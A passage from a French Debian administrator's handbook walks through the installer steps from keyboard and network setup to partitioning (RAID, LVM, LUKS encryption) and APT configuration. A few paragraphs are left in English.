


FIGURE 4.2 Choix de la langue

4.2.3. Choix du pays

La deuxième étape consiste à choisir le pays. Combinée à la langue, cette information permettra de proposer une disposition de clavier encore plus adaptée. Elle influera aussi sur la configuration du fuseau horaire. Dans le cas de la France, un clavier de type AZERTY sera proposé et le fuseau horaire sera Europe/Paris.



FIGURE 4.3 Choix du pays

4.2.4. Choix de la disposition du clavier

Le clavier Français proposé convient pour les claviers AZERTY traditionnels. Il prend en charge le symbole euro.




FIGURE 4.4 Choix du clavier

4.2.5. Détection du matériel

Cette étape est entièrement automatique dans la plupart des cas. L'installateur détecte le matériel et cherche notamment à identifier le lecteur de CD-Rom employé afin de pouvoir accéder à son contenu. Il charge les modules correspondant aux différents éléments détectés, puis « monte » le CD-Rom afin de pouvoir le lire. Les étapes précédentes étaient entièrement contenues dans l'image de démarrage intégrée au CD-Rom, fichier de taille limitée et chargé en mémoire par le BIOS lors de l'amorçage du CD-Rom.

L'installateur gère l'immense majorité des lecteurs, en particulier les périphériques ATAPI (parfois appelés IDE ou EIDE) standards. Toutefois, si la détection du lecteur de CD-Rom échoue, l'installateur propose de charger (par exemple depuis une clé USB) un module noyau correspondant au pilote du CD-Rom.

4.2.6. Chargement des composants

Le contenu du CD-Rom désormais accessible, l'installateur rapatrie tous les fichiers nécessaires à la poursuite de sa tâche. Cela comprend des pilotes supplémentaires pour le reste du matériel (et notamment la carte réseau) ainsi que tous les composants du programme d'installation.

4.2.7. Détection du matériel réseau

Cette étape automatique cherche à identifier la carte réseau et à charger le module correspondant. À défaut de reconnaissance automatique, il est possible de sélectionner manuellement le module à charger. Si aucun module ne fonctionne, il est possible de charger un module spécifique depuis un périphérique amovible. Cette dernière solution ne sert réellement que si le pilote

adéquat n'est pas intégré au noyau Linux standard s'il est disponible par ailleurs, par exemple sur le site du fabricant.

Cette étape doit absolument réussir pour les installations de type *netinst* puisque les paquets Debian doivent y être chargés sur le réseau.

4.2.8. Configuration du réseau

Soucieux d'automatiser au maximum le processus, l'installateur tente une configuration automatique du réseau par DHCP (pour IPv4) et par découverte du réseau IPv6. Si celle-ci échoue, il propose plusieurs choix : réessayer une configuration DHCP normale, effectuer une configuration DHCP en annonçant un nom de machine, ou mettre en place une configuration statique du réseau.

Cette dernière demande successivement une adresse IP, un masque de sous-réseau, une adresse IP pour une éventuelle passerelle, un nom de machine et un nom de domaine.

ASTUCE

Configuration sans DHCP

Si le réseau local est équipé d'un serveur DHCP que vous ne souhaitez pas utiliser car vous préférez définir une adresse IP statique pour la machine en cours d'installation, vous pourrez lors du démarrage sur le CD-Rom ajouter l'option **netcfg/use_dhcp=false**. Il suffit de se placer sur l'entrée de menu désirée, d'appuyer sur TAB et d'ajouter l'option ci-dessus avant de valider par Entrée.

ATTENTION

Ne pas improviser

Beaucoup de réseaux locaux reposant sur une confiance concédée a priori à toutes les machines, une configuration inadéquate d'un ordinateur y cause souvent des dysfonctionnements. Par conséquent, ne connectez pas votre machine à un réseau sans convenir au préalable avec son administrateur des modalités correspondantes (par exemple le numéro IP, le masque réseau, l'adresse de broadcast...).

4.2.9. Mot de passe administrateur

Le compte super-utilisateur root, réservé à l'administrateur de la machine, est automatiquement créé lors de l'installation : c'est pourquoi un mot de passe est demandé. Une confirmation (ou deuxième saisie identique) évitera toute erreur de saisie, difficile à retrouver ensuite.




FIGURE 4.5 Mot de passe administrateur

SÉCURITÉ	
Mot de passe administrateur	<p>Le mot de passe de l'utilisateur root doit être long (8 caractères ou plus) et impossible à deviner. En effet, tout ordinateur (et a fortiori tout serveur) connecté à Internet fait régulièrement l'objet de tentatives de connexions automatisées avec les mots de passe les plus évidents. Parfois, il fera même l'objet d'attaques au dictionnaire, où diverses combinaisons de mots et de chiffres sont testées en tant que mots de passe. Évitez aussi les noms des enfants ou parents et autres dates de naissance : de nombreux collègues les connaissent et il est rare que l'on souhaite leur donner libre accès à l'ordinateur concerné.</p> <p>Ces remarques valent également pour les mots de passe des autres utilisateurs, mais les conséquences d'une compromission sont moindres dans le cas d'un utilisateur sans droits particuliers.</p> <p>Si l'inspiration vient à manquer, il ne faut pas hésiter à utiliser des générateurs de mot de passe comme <code>pwgen</code> (dans le paquet de même nom).</p>

4.2.10. Création du premier utilisateur

Debian impose également de créer un compte utilisateur standard pour que l'administrateur ne prenne pas la mauvaise habitude de travailler en tant que root. Le principe de précaution veut en effet que chaque tâche soit effectuée avec le minimum de droits nécessaires, pour limiter l'impact d'une mauvaise manipulation. C'est pourquoi l'installateur vous demandera successivement le nom complet de ce premier utilisateur, son identifiant et son mot de passe (deux fois, pour limiter les risques d'erreur de saisie).




FIGURE 4.6 Nom du premier utilisateur

4.2.11. Configuration de l'horloge

Si le réseau est disponible, l'horloge interne du système est mise à jour (de façon ponctuelle et instantanée) à l'aide d'un serveur NTP. Les horodatages des logs seront ainsi précis dès le premier démarrage. Pour qu'ils restent précis dans la durée, il faudra tout de même mettre en place un démon NTP après l'installation initiale (voir section 8.9.2, « [Synchronisation horaire](#) » page 188).

4.2.12. Détection des disques et autres périphériques

Cette étape automatique détecte les disques susceptibles d'accueillir Debian. Ils seront proposés dans l'étape suivante : le partitionnement.

4.2.13. Démarrage de l'outil de partitionnement

CULTURE	Utilité du partitionnement
	<p>Le partitionnement, étape indispensable de l'installation, consiste à diviser l'espace disponible sur les disques durs (chaque sous-partie étant alors appelée une « partition ») en fonction des données à stocker et de l'usage prévu de l'ordinateur. Cette étape intègre aussi le choix des systèmes de fichiers employés. Toutes ces décisions ont une influence en termes de performances, de sécurité des données et d'administration du serveur.</p>

L'étape du partitionnement est traditionnellement difficile pour les utilisateurs débutants. Il faut en effet définir les différentes portions des disques (ou « partitions ») qui accueilleront le

système de fichiers de Linux et sa mémoire virtuelle (*swap*). La tâche se complique si un autre système d'exploitation existe déjà et si on souhaite le conserver. En effet, il faudra alors veiller à ne pas altérer ses partitions (ou à les redimensionner de manière indolore).

Fort heureusement, le logiciel de partitionnement dispose d'un mode « assisté » qui propose à l'utilisateur les partitions à créer. Dans la majorité des cas, il suffit de valider ses propositions.




FIGURE 4.7 Choix du mode de partitionnement

The first screen in the partitioning tool offers the choice of using an entire hard drive to create various partitions. For a (new) computer which will solely use Linux, this option is clearly the simplest, and you can choose the option “Guided - use entire disk”. If the computer has two hard drives for two operating systems, setting one drive for each is also a solution that can facilitate partitioning. In both of these cases, the next screen offers to choose the disk where Linux will be installed by selecting the corresponding entry (for example, “SCSI3 (0,0,0) (sda) - 17.2 GB ATA VBOX HARDDISK”). You then start guided partitioning.




FIGURE 4.8 Disque à utiliser pour le partitionnement assisté

Le partitionnement assisté est également capable de mettre en place des volumes logiques LVM au lieu de partitions (voir plus bas). Le reste du fonctionnement restant le même, nous ne détaillerons pas les options Assisté - utiliser tout un disque avec LVM (chiffré ou non).

Dans les autres cas, quand Linux doit cohabiter avec des partitions déjà présentes, il faudra opter pour un partitionnement manuel.

Partitionnement assisté

L'outil de partitionnement assisté propose trois méthodes de partitionnement, qui correspondent à des usages différents.




FIGURE 4.9 Partitionnement assisté

La première méthode s'intitule **Tout dans une seule partition**. Toute l'arborescence du système Linux est stockée dans un seul système de fichiers, correspondant à la racine `/`. Ce partitionnement simple et robuste convient parfaitement pour des ordinateurs personnels ou mono-utilisateurs. En réalité, deux partitions verront le jour : la première abritera le système complet ; la seconde, la mémoire virtuelle.

La deuxième méthode, **Partition `/home` séparée**, est similaire mais découpe l'arborescence en deux : une partie contient le système Linux (`/`) et la seconde les répertoires personnels (c'est-à-dire les données des utilisateurs, dans les fichiers placés sous `/home/`).

La dernière méthode de partitionnement, intitulée **Partitions `/home`, `/var` et `/tmp` séparées**, convient pour les serveurs et les systèmes multi-utilisateurs. Elle découpe l'arborescence en de nombreuses partitions : en plus de la racine (`/`) et des comptes utilisateurs (`/home/`), elle prévoit des partitions pour les données des logiciels serveurs (`/var/`) et pour les fichiers temporaires (`/tmp/`). Ces divisions ont plusieurs avantages. Les utilisateurs ne pourront pas bloquer le serveur en consommant tout l'espace disque disponible (ils ne pourront remplir que `/tmp/` et `/home/`). Les données des démons (et notamment les logs) ne pourront pas non plus bloquer le reste du système.

B.A.-BA

Choisir un système de fichiers

A filesystem defines the way in which data is organized on the hard drive. Each existing filesystem has its merits and limitations. Some are more robust, others more effective: if you know your needs well, choosing the most appropriate filesystem is possible. Various comparisons have already been made; it seems that *ReiserFS* is particularly efficient for reading many small files; *XFS*, in turn, works faster with

large files. *Ext4*, the default filesystem for Debian, is a good compromise, based on the three previous versions of filesystems historically used in Linux (*ext*, *ext2* and *ext3*). *Ext4* overcomes certain limitations of *ext3* and is particularly appropriate for very large capacity hard drives. Another option would be to experiment with the very promising *btrfs*, which includes numerous features that require, to this day, the use of LVM and/or RAID.

Un système de fichiers journalisé (comme *ext3*, *ext4*, *btrfs*, *reiserfs* ou *xfs*) prend des dispositions particulières afin qu'en cas d'interruption brutale, il soit toujours possible de revenir dans un état cohérent sans être contraint à une analyse complète du disque (comme c'était le cas avec le système *ext2*). Cette fonctionnalité est obtenue en remplissant un journal décrivant les opérations à effectuer avant de les exécuter réellement. Si une opération est interrompue, il sera possible de la « rejouer » à partir du journal. Inversement, si une interruption a lieu en cours de mise à jour du journal, le dernier changement demandé est simplement ignoré : les données en cours d'écriture sont peut-être perdues, mais les données sur le disque n'ayant pas changé, elles sont restées cohérentes. Il s'agit ni plus ni moins d'un mécanisme transactionnel appliqué au système de fichiers.




FIGURE 4.10 Valider le partitionnement

Après le choix du type de partitionnement, le logiciel calcule une proposition, qu'il détaille à l'écran et que l'on peut au besoin modifier. On peut notamment choisir un autre système de fichiers si le choix standard (*ext4*) ne convient pas. Dans la plupart des cas, il suffit cependant d'accepter la proposition de partitionnement en validant l'option **Terminer le partitionnement et appliquer les changements**.

Partitionnement manuel

Le partitionnement manuel offre plus de souplesse et permet de choisir le rôle et la taille de chaque partition. Par ailleurs, ce mode est inévitable pour employer le RAID logiciel.

EN PRATIQUE

Réduire une partition Windows

Pour installer Debian à côté d'un système existant (Windows ou autre), il faut disposer d'un espace sur le disque qui ne soit pas utilisé par cet autre système, de manière à pouvoir y créer les partitions dédiées à Debian. Dans la majorité des cas, cela impliquera de réduire la partition Windows et de réutiliser l'espace ainsi libéré.

L'installateur Debian permet d'effectuer cette opération, à condition de l'utiliser en manuel. Il suffit alors de sélectionner la partition Windows et de saisir sa nouvelle taille (cela fonctionne aussi bien avec les partitions FAT que NTFS).

Le premier écran affiche les disques, les partitions qui les composent et tout éventuel espace libre non encore partitionné. On peut sélectionner chaque élément affiché ; une pression sur la touche Entrée donne alors une liste d'actions possibles.

On peut effacer toutes les partitions d'un disque en sélectionnant celui-ci.

En sélectionnant un espace libre d'un disque, on peut créer manuellement une nouvelle partition. Il est également possible d'y effectuer un partitionnement assisté, solution intéressante pour un disque contenant déjà un système d'exploitation mais que l'on souhaite partitionner pour Linux de manière standard. Reportez-vous à la section [4.2.13.1, « Partitionnement assisté »](#) page 66 pour plus de détails sur le partitionnement assisté.

B.A.-BA

Point de montage

Le point de montage est le répertoire de l'arborescence qui abritera le contenu du système de fichiers de la partition sélectionnée. Ainsi, une partition montée sur `/home/` est traditionnellement prévue pour contenir les données des utilisateurs.

Si ce répertoire se nomme « `/` », on parle alors de la *racine* de l'arborescence, donc de la partition qui va réellement accueillir le système Debian.

Mémoire virtuelle, swap

La mémoire virtuelle permet au noyau Linux en manque de mémoire vive (RAM) de libérer un peu de place en stockant sur la partition d'échange, donc sur le disque dur, une partie du contenu de la RAM restée inactive un certain temps.

Pour simuler la mémoire supplémentaire, Windows emploie un fichier d'échange contenu directement sur un système de fichiers. À l'inverse, Linux emploie une partition dédiée à cet usage, d'où le terme de « partition d'échange ».

En sélectionnant une partition, on peut indiquer la manière dont on va l'utiliser :

- la formater et l'intégrer à l'arborescence en choisissant un point de montage ;
- l'employer comme partition d'échange (*swap*) ;
- en faire un volume physique pour chiffrement (pour protéger la confidentialité des données de certaines partitions, voir plus loin) ;
- en faire un volume physique pour LVM (notion détaillée plus loin dans ce chapitre) ;
- l'utiliser comme périphérique RAID (voir plus loin dans ce chapitre) ;
- ou ne pas l'exploiter et la laisser inchangée.

Emploi du RAID logiciel

Certains types de RAID permettent de dupliquer les informations stockées sur des disques durs pour éviter toute perte de données en cas de problème matériel condamnant l'un d'entre eux. Le RAID de niveau 1 maintient une simple copie fidèle (miroir) d'un disque sur un autre, alors que le RAID de niveau 5 répartit sur plusieurs disques des informations redondantes qui permettront de reconstituer intégralement un disque défaillant.

Nous traiterons ici du RAID de niveau 1, le plus simple à mettre en œuvre. La première étape est de créer deux partitions de taille identique situées sur deux disques différents et de les étiqueter volume physique pour RAID.

Il faut ensuite choisir dans l'outil de partitionnement l'élément Configurer le RAID avec gestion logicielle pour transformer ces deux partitions en un nouveau disque virtuel et sélectionner Créer un périphérique multidisque dans cet écran de configuration. Suit alors une série de questions concernant ce nouveau périphérique. La première s'enquiert du niveau de RAID à employer — RAID1 dans notre cas. La deuxième demande le nombre de périphériques actifs — deux ici, soit le nombre de partitions à intégrer dans ce périphérique RAID logiciel. La troisième question concerne le nombre de périphériques de réserve — zéro ; on n'a prévu aucun disque supplémentaire pour prendre immédiatement la relève d'un éventuel disque défectueux. La dernière question demande de choisir les partitions retenues pour le périphérique RAID — soit les deux qu'on a prévues à cet usage (on veillera bien à ne sélectionner que des partitions mentionnant explicitement *raid*).

Au retour dans le menu principal, un nouveau disque virtuel RAID apparaît. Ce disque est présenté avec une unique partition qu'on ne peut pas supprimer mais que l'on peut affecter à l'usage de son choix (comme n'importe quelle autre partition).

Pour plus de détails sur le fonctionnement du RAID, on se reportera à la section 12.1.1, « [RAID logiciel](#) » page 334.

Emploi de LVM (Logical Volume Manager)

LVM permet de créer des partitions « virtuelles » s'étendant sur plusieurs disques. L'intérêt est double : les tailles des partitions ne sont plus limitées par celles des disques individuels mais par leur volume cumulé et on peut à tout moment augmenter la taille d'une partition existante, en ajoutant au besoin un disque supplémentaire.

LVM emploie une terminologie particulière : une partition virtuelle est un « volume logique », lui-même compris dans un « groupe de volumes », ou association de plusieurs « volumes physiques ». Chacun de ces derniers correspond en fait à une partition « réelle » (ou à une partition RAID logicielle).

Cette technique fonctionne assez simplement : chaque volume, physique ou logique, est découpé en blocs de même taille, que LVM fait correspondre entre eux. L'ajout d'un nouveau disque entraîne la création d'un nouveau volume physique et ses nouveaux blocs pourront être associés à n'importe quel groupe de volumes. Toutes les partitions du groupe de volumes ainsi agrandi disposeront alors d'espace supplémentaire pour s'étendre.

L'outil de partitionnement configure LVM en plusieurs étapes. Il faut d'abord créer sur les disques existants des partitions qui seront les volumes physiques LVM. Pour activer LVM, on choisira Configurer le gestionnaire de volumes logiques (LVM), puis dans cet écran de configuration, Créer un groupe de volumes — auquel on associera les volumes physiques existants. Enfin, on pourra créer des volumes logiques au sein de ce groupe de volumes. On notera que le système de partitionnement automatique est capable de faire toute cette mise en place.

Dans le menu du partitionneur, chaque volume logique apparaît comme un disque avec une seule partition que l'on ne peut pas supprimer mais que l'on peut affecter à l'usage de son choix.

Le fonctionnement de LVM est détaillé dans la section 12.1.2, « [LVM](#) » page 346.

Chiffrement de partitions

Pour garantir la confidentialité de vos données, par exemple en cas de perte ou de vol de votre ordinateur ou d'un disque dur, il est possible de chiffrer les données de partitions. Cette fonctionnalité peut se greffer très facilement en amont de n'importe quel système de fichiers puisque, comme pour LVM, Linux (et plus particulièrement le pilote `dm-crypt`) utilise le *Device Mapper* pour créer une partition virtuelle (dont le contenu sera protégé) en s'appuyant sur une partition sous-jacente qui stockera les données sous une forme chiffrée (grâce à LUKS — *Linux Unified Key Setup* soit « Configuration de clés unifiée pour Linux » — un format standard permettant de stocker les données chiffrées mais aussi des méta-information indiquant les algorithmes de chiffrement employés).

Partition d'échange chiffrée

Lorsqu'une partition chiffrée est employée, la clé de chiffrement est stockée en mémoire vive. Obtenir cette clé permet également de déchiffrer les données. Il est donc vital de ne pas en laisser de copie accessible à l'éventuel voleur de l'ordinateur ou du disque, ou à un technicien de maintenance. C'est pourtant quelque chose qui peut facilement arriver avec un portable, puisque, lors d'une mise en veille prolongée, le contenu de la mémoire vive est stockée sur la partition d'échange. Si celle-ci n'est pas elle-même chiffrée, le voleur peut la récupérer et l'utiliser pour déchiffrer les données des partitions chiffrées. C'est pourquoi, lorsque vous employez des partitions chiffrées, il est impératif de chiffrer également la partition d'échange !

L'installateur Debian prévient l'utilisateur lorsqu'il essaye de créer une partition chiffrée et que la partition d'échange ne l'est pas.

Pour créer une partition chiffrée, il faut d'abord attribuer une partition disponible à cet usage. Pour cela, il convient de la sélectionner et d'indiquer qu'elle sera utilisée comme volume physique pour chiffrement. Ensuite, et après que le partitionnement du disque contenant ce volume physique a été effectué, vous devrez sélectionner Configurer les volumes chiffrés. Il sera alors proposé d'initialiser le volume physique avec des données aléatoires (rendant plus difficile la localisation des données réelles) puis de saisir une phrase secrète de chiffrement qu'il vous faudra saisir à chaque démarrage de votre ordinateur afin d'accéder au contenu de votre partition chiffrée. Une fois cette étape terminée et de retour au menu de l'outil de partitionnement, une nouvelle partition est disponible dans un volume chiffré et vous pouvez désormais la configurer comme n'importe quelle autre partition. Le plus souvent, cette partition sera utilisée comme volume physique pour LVM afin de pouvoir protéger plusieurs partitions (volumes logiques LVM) avec la même clé de chiffrement, dont notamment la partition d'échange (voir encadré « [Partition d'échange chiffrée](#) » page 72).

4.2.14. Installation du système de base Debian

Cette étape, qui ne demande pas d'interaction de la part de l'utilisateur, installe les paquets du « système de base » de Debian. Celui-ci comprend les outils `dpkg` et `apt`, qui gèrent les paquets Debian, ainsi que les utilitaires nécessaires pour démarrer le système et commencer à l'exploiter.




FIGURE 4.11 Installation du système de base

4.2.15. Configuration de l'outil de gestion des paquets (apt)

Pour que l'on puisse installer des logiciels supplémentaires, il est nécessaire de configurer APT, en lui indiquant où trouver les paquets Debian. Cette étape est aussi automatisée que possible. Elle commence par une question demandant s'il faut utiliser une source de paquets sur le réseau, ou s'il faut se contenter des seuls paquets présents sur le CD-Rom.

NOTE CD-Rom Debian dans le lecteur	Si l'installateur détecte un disque d'installation Debian dans le lecteur de CD-Rom, il n'est pas toujours nécessaire de configurer APT pour aller chercher des paquets sur le réseau : il est automatiquement configuré pour lire les paquets depuis ce lecteur. Si le disque fait partie d'un jeu de plusieurs, il proposera cependant d'« explorer » d'autres disques afin de référencer tous les paquets qu'ils stockent.
---	---

